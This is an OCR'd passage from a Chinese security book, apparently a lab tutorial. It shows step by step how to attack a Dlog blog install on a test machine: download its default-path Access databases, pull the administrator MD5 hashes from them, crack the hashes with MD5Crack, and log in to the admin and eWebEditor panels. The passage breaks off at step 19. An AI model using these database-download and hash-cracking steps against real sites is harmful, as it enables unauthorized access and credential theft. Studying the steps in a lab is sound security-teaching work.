


图 4.89 希望尝试的 Dlog 系统

图 4.90 解压缩后的 Dlog 系统

存放前台相关信息的数据库的默认文件在如下位置。请务必牢记，因为在后面的入侵过程中会反复用到。

```
http://dlog 地址/blog_mdb/dlog_db.mdb
```

存放后台相关信息的数据库则存放在 eWebEditor 文件夹下的 db 文件夹中，其中包含了数据库文件 ewebeditor.mdb，如图 4.92 所示。

存放后台相关信息的数据库的默认文件在如下位置。同样需要牢记，在后面的入侵过程中也会用到。

```
http://dlog 地址/ewebeditor/db/ewebeditor.mdb
```




图 4.91 前台数据库 dlog_db.mdb




图 4.92 后台数据库 ewebeditor.mdb

4.3.3 尝试入侵

接下来，将尝试入侵 Dlog 系统，并下载该系统的数据库，在本地打开后即可获得管理员账户和密码，但这里的密码也是 MD5 加密过的，所以也需要 MD5 破解程序对该字符串进行破解。有时候这样的破解是需要运气的。

step 1 打开 IE 浏览器，在地址栏中输入如下地址（这里的 IP 地址是测试机器地址，读者需要更改为自己架设的地址）。完成之后如图 4.93 所示。

```
http://192.168.234.129/dlog
```




图 4.93 打开 Dlog 首页

step 2 在 IE 地址栏中输入如下地址。这一步的目的是下载前台数据库，如图 4.94 所示。

```
http://192.168.234.129/blog_mdb/dlog_db.mdb
```

step 3 将下载后的数据库保存在本地主机上。

step 4 再在 IE 地址栏中输入如下地址。这一步的目的是下载后台数据库，如图 4.95 所示。

```
http://192.168.234.129/dlog/eWebEditor/db/ ewebeditor.mdb
```

图 4.94 下载前台数据库

图 4.95 下载后台数据库

step 5 将下载后的数据库保存在本地主机上。

step 6 使用微软 Access 数据库系统打开上述两个数据库，如图 4.96 和图 4.97 所示。




图 4.96 前台数据库结构

图 4.97 后台数据库结构

step 7 打开前台数据库中的表 user_mdb，在该表中可以查找 isad=-1 的记录，这就是管理员记录，其中可以找到管理员账户和密码，如图 4.98 所示。




图 4.98 在表 user_mdb 中找到管理员账户和密码

step 8 打开后台数据库中的表 eWebEditor_System，表结构如图 4.99 所示。




图 4.99 表 eWebEditor_System 的结构

step 9 表中唯一的记录即为后台管理员账户和密码，如图 4.100 所示。




图 4.100 后台管理员账户和密码

step 10 使用软件 MD5Crack 破解找到的管理员密码。打开 MD5Crack，在“破解单个密文”文本框中输入管理员密码的 MD5 值，如图 4.101 所示。

step 11 在“使用字符集”选项组中，选择“小写字母”和“数字”复选框，如图 4.102 所示。




图 4.101 输入管理员密码的 MD5 值




图 4.102 选择复选框

step 12 单击“开始”按钮，进行破解，如图 4.103 所示。这是一个漫长的过程，非常消耗计算机的物理资源。时间与选择的破解字符集合有关，如果组合恰当，则破解过程会大大缩短。




图 4.103 破解 MD5 值

step 13 经过一段时间的等待之后，终于得到 MD5 值。密码和对应账户如表 4.1 所示。

表 4.1 破解出的密码和对应的账户

账户	密码
poorfish	123456

step 14 打开 IE 浏览器，在地址栏中输入远程 Dlog 系统地址，如图 4.104 所示。




图 4.104 重新登录 Dlog 系统

step 15 接着以管理员账户和密码登录 BBS 前台管理界面，如图 4.105 所示。

step 16 单击“全景处理”链接，显示如图 4.106 所示的界面。

step 17 单击 Enter 链接进入管理平台，如图 4.107 所示。




图 4.105　以管理员身份登录前台程序




图 4.106　全景处理进入的页面




图 4.107　进入管理平台

step 18 单击左侧窗口中的“eWebEditor 管理”链接，打开如图 4.108 所示界面。




图 4.108 eWebEditor 管理

step 19 输入后台管理员账户和密码，如图 4.109 所示。

